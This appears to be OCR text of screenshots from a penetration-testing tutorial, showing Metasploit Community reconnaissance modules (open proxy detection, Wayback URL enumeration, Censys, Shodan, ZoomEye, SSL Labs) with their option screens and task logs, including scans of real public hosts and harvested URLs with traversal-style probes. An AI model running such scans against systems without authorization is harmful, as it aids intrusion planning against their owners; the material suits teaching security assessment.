

Not Secure
https://192.168.2.18:3790/workspaces/2/modules
metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
29
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Modules
Search Modules
open_proxy
Module Statistics show
Search Keywords show
Found 2 matching modules
MODULE TYPE
OS
MODULE
DISCLOSURE DATE
MODULE RANKING
CVE
BID
OSVDB
EDB
Auxiliary
HTTP Open Proxy Detection
auxiliary/scanner/http/open_proxy
Auxiliary
Squid Proxy Port Scanner
auxiliary/scanner/http/squid_pivot_scanning



Not Secure https://192.168.2.18:3790/workspaces/2/tasks/new_module...
Home
Web Exploitation Project
Modules
HTTP Open Proxy Detection
Module
Type Auxiliary
Ranking
Privileged? No
Developers
Matteo Cantoni <goony@nothink.org>
References
wikipedia
nmap.org
HTTP Open Proxy Detection
auxiliary/scanner/http/open_proxy
Checks if an HTTP proxy is open. False positive are avoided
verifying the HTTP return code and matching a pattern.
The CONNECT method is verified only the return code.
HTTP headers are shown regarding the use of proxy or load balancer.
Target Systems
Target Addresses
Excluded Addresses
54.93.90.63
Exploit Timeout (minutes)
5
Module Options
CHECKURL http://www.google.com The web site to test via alleged web proxy (string)
MULTIPORTS Multiple ports will be used: 80, 443, 1080, 3128, 8000, 8080, 8123 (bool)
Proxies A proxy chain of format type:host:port[,type:host:port][...] (string)
RPORT 3128 The target port (port)
SSL Negotiate SSL/TLS for outgoing connections (bool)
THREADS 1 The number of concurrent threads (integer)
VALIDCODES 200,302 Valid HTTP code for a successfully request (string)
VALIDPATTERN <TITLE>302 Moved</TI Valid pattern match (case-sensitive into the headers and HTML body) for a successfully request (string)
VERIFYCONNECT Enable CONNECT HTTP method check (bool)
VHOST HTTP server virtual host (string)
Advanced Options show
Evasion Options show
Run Module



metasploit community
Project - Web Exploitation Project
Account - admin
Administration
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Tasks
Task 28
Collect...
Launching
Complete (0 sessions opened) auxiliary/scanner/http/open_proxy
Completed
Started: 2019-04-07 09:36:03 -0700
Duration: 2 minutes
[+] [2019.04.07-09:36:03] Workspace:Web Exploitation Project Progress:1/2 (50%) Scanning 54.93.90.63-54.93.90.63
[-] [2019.04.07-09:36:03] Warning: The Windows platform cannot reliably support more than 16 threads
[-] [2019.04.07-09:36:03] Thread count has been adjusted to 16
[+] [2019.04.07-09:37:07] 54.93.90.63:3128 - Potentially open proxy [302][GET]
|_ Via: 1.1 bc32872ae93b (squid)
|_ X-Cache: MISS from bc32872ae93b
|_ X-Cache-Lookup: MISS from bc32872ae93b:3128
[*] [2019.04.07-09:38:10] Scanned 1 of 1 hosts (100% complete)
[+] [2019.04.07-09:38:10] Workspace:Web Exploitation Project Progress:2/2 (100%) Complete (0 sessions opened) auxiliary/scanner/http/open_proxy



Not Secure | https://192.168.2.17...
metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
26
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Modules
Search Modules
enum_wayback
Module Statistics show
Search Keywords show
Found 1 matching module
MODULE TYPE
OS
MODULE
DISCLOSURE DATE
MODULE RANKING
CVE
BID
OSVDB
EDB
Auxiliary
Archive.org Stored Domain URLs
auxiliary/scanner/http/enum_wayback



Not Secure | https://192.168.2.17...
metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
26
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Modules
Archive.org Stored Domain URLs
Module
Type Auxiliary
Ranking
Privileged? No
Developers
mubix <mubix@hak5.org>
Archive.org Stored Domain URLs
auxiliary/scanner/http/enum_wayback
This module pulls and parses the URLs stored by Archive.org for the purpose of replaying during a web assessment. Finding unlinked and old pages.
Target Systems
Target Addresses
Excluded Addresses
testphp.vulnweb.com
Exploit Timeout (minutes)
5
Module Options
DOMAIN
testphp.vulnweb.com
Domain to request URLS for (string)
OUTFILE
Where to output the list for use (string)
Advanced Options show
Run Module



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
27
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Tasks
Task 23
Collect...
Task started
Launching
Complete (0 sessions opened) auxiliary/scanner/http/enum_wayback
Completed
Started: 2019-03-10 15:19:14 -0700
Duration: less than 5 seconds
http://testphp.vulnweb.com/showimage.php=index.php
http://testphp.vulnweb.com/showimage.php?
http://testphp.vulnweb.com/sign
http://testphp.vulnweb.com/signup
http://testphp.vulnweb.com/signup.pho
http://testphp.vulnweb.com/signup.php
http://testphp.vulnweb.com/t/aaa.txt
http://testphp.vulnweb.com/tapan.php
http://testphp.vulnweb.com/test
http://testphp.vulnweb.com/u
http://testphp.vulnweb.com/upload
http://testphp.vulnweb.com/user.php
http://testphp.vulnweb.com/userinfo.'
http://testphp.vulnweb.com/userinfo.php
http://testphp.vulnweb.com/userinfo.php?
http://testphp.vulnweb.com/vulnweb/index.php
http://testphp.vulnweb.com/windows/win.ini%00.htm
http://testphp.vulnweb.com/wp-admin
http://testphp.vulnweb.com/wvs/
http://testphp.vulnweb.com/xss.html?
http://testphp.vulnweb.com/xxx%5C..%5C..%5CACUENDFILE
http://testphp.vulnweb.com/yonetici.php
http://www.testphp.vulnweb.com/robots.txt
[+] [2019.03.10-15:19:15] Workspace:Web Exploitation Project Progress:2/3 (66%) Complete (0 sessions opened) auxiliary/scanner/http/enum_wayback



Not Secure
https://192.168.2.18:3790/workspaces/2/modules
metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
36
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Modules
Search Modules
censys
Module Statistics show
Search Keywords show
Found 1 matching module
MODULE TYPE
OS
MODULE
DISCLOSURE DATE
MODULE RANKING
CVE
BID
OSVDB
EDB
Auxiliary
Censys Search
auxiliary/gather/censys_search



https://censys.io/account/api
censys
IPv4 Hosts
Search
ZA
My Account
Details
API
Billing
API Credentials
Below are the credentials that can be used for accessing authenticated APIs:
API ID
dd
Secret
H7
RESET MY API SECRET



Not Secure https://192.168.2.18:3790/workspaces/2/tasks/new_module...
metasploit community
Project - Web Exploitation Project
Account - admin
Administration
38
Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks
Home Web Exploitation Project Modules Censys Search
Module
Type Auxiliary
Ranking
Privileged? No
Developers
Nixawk
References
censys.io
Censys Search
auxiliary/gather/censys_search
The module use the Censys REST API to access the same data accessible through web interface. The search endpoint allows searches against the current data in the IPv4, Top Million Websites, and Certificates indexes using the same search syntax as the primary site.
Target Systems
Target Addresses
packtpub.com
Excluded Addresses
Exploit Timeout (minutes)
5
Module Options
CENSYS_DORK packtpub.com The Censys Search Dork (string)
CENSYS_SEARCHTYPE ipv4 The Censys Search Type (Accepted: certificates, ipv4, websites) (enum)
CENSYS_SECRET The Censys API SECRET (string)
CENSYS_UID The Censys API UID (string)
Advanced Options show
Run Module



metasploit community
Project - Web Exploitation Project
Account - admin
Administration
39
Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks
Home Web Exploitation Project Tasks Task 34
Collect...
Task started
Launching
Complete (0 sessions opened) auxiliary/gather/censys_search
Completed
Started: 2019-04-07 09:49:42 -0700
Duration: less than 20 seconds
[+] [2019.04.07-09:49:42] Workspace:Web Exploitation Project Progress:1/2 (50%) Running Censys Search
[+] [2019.04.07-09:49:45] 34.253.81.66 - 443/https,80/http
[+] [2019.04.07-09:49:46] 34.253.81.66 - 443/https,80/http
[+] [2019.04.07-09:49:46] 109.234.200.116 - 443/https
[+] [2019.04.07-09:49:46] 52.16.109.103 - 443/https
[+] [2019.04.07-09:49:46] 109.234.207.108 - 443/https,80/http
[+] [2019.04.07-09:49:46] 109.234.207.108 - 443/https,80/http
[+] [2019.04.07-09:49:46] 83.166.169.240 - 443/https,22/ssh,80/http


metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Modules
Search Modules
shodan_search
Module Statistics show
Search Keywords show
Found 1 matching module
MODULE TYPE
OS
MODULE
DISCLOSURE DATE
MODULE RANKING
CVE
BID
OSVDB
EDB
Auxiliary
Shodan Search
auxiliary/gather/shodan_search


metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks 2
Home
Web Exploitation Project
Tasks
Task 31
Collect...
Task started
Launching
Probing 192.168.2.158
61%
Started: 2019-04-07 09:42:57 -0700
Elapsed: half a minute
Stop
[*] [2019.04.07-09:43:00] Total: 3 on 1 pages. Showing: 1 page(s)
[*] [2019.04.07-09:43:00] Collecting data, please wait...
Search Results
IP:Port City Country Hostname
83.166.169.228:80 Nottingham United Kingdom packtpub.com
83.166.169.248:443 Nottingham United Kingdom imap.packtpub.com
83.166.169.248:80 Nottingham United Kingdom imap.packtpub.com


Not Secure
https://192.168.2.18:3790/workspaces/2/modules
metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Modules
Search Modules
zoomeye
Module Statistics show
Search Keywords show
Found 1 matching module
MODULE TYPE
OS
MODULE
DISCLOSURE DATE
MODULE RANKING
CVE
BID
OSVDB
EDB
Auxiliary
ZoomEye Search
auxiliary/gather/zoomeye_search



metasploit community
Project - Web Exploitation Project ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Home
Web Exploitation Project
Modules
Search Modules
ssllabs
Module Statistics show
Search
Found 1 matching module
MODULE TYPE
OS
MODULE
DISCLOSURE DATE
Auxiliary
SSL Labs API Client
auxiliary/gather/ssllabs_scan


Module
Type Auxiliary
Ranking
Privileged? No
Developers
Denis Kolegov <dnkolegov@gmail.com>
Francois Chagnon
SSL Labs API Client
auxiliary/gather/ssllabs_scan
This module is a simple client for the SSL Labs APIs, designed for SSL/TLS assessment during a penetration test.
Target Systems
Target Addresses
Excluded Addresses
172.217.166.238
Exploit Timeout (minutes)
5
Module Options
DELAY
5
The delay in seconds between API requests (integer)
GRADE
Output only the hostname: grade (bool)
HOSTNAME
google.com
The target hostname (string)
IGNOREMISMATCH
Proceed with assessments even when the server certificate hostname (bool)
USECACHE
Use cached results (if available), else force live scan (bool)
Advanced Options show
Run Module

Launching — Complete (0 sessions opened) auxiliary/gather/ssllabs_scan

```
[*] [2019.04.13-14:30:17] Report for sfo07s16-in-f14.1e100.net (216.58.195.78)
[*] [2019.04.13-14:30:17] ----------------------------------------------------------------
[+] [2019.04.13-14:30:17] Overall rating: A
[+] [2019.04.13-14:30:17] TLS 1.2 - Yes
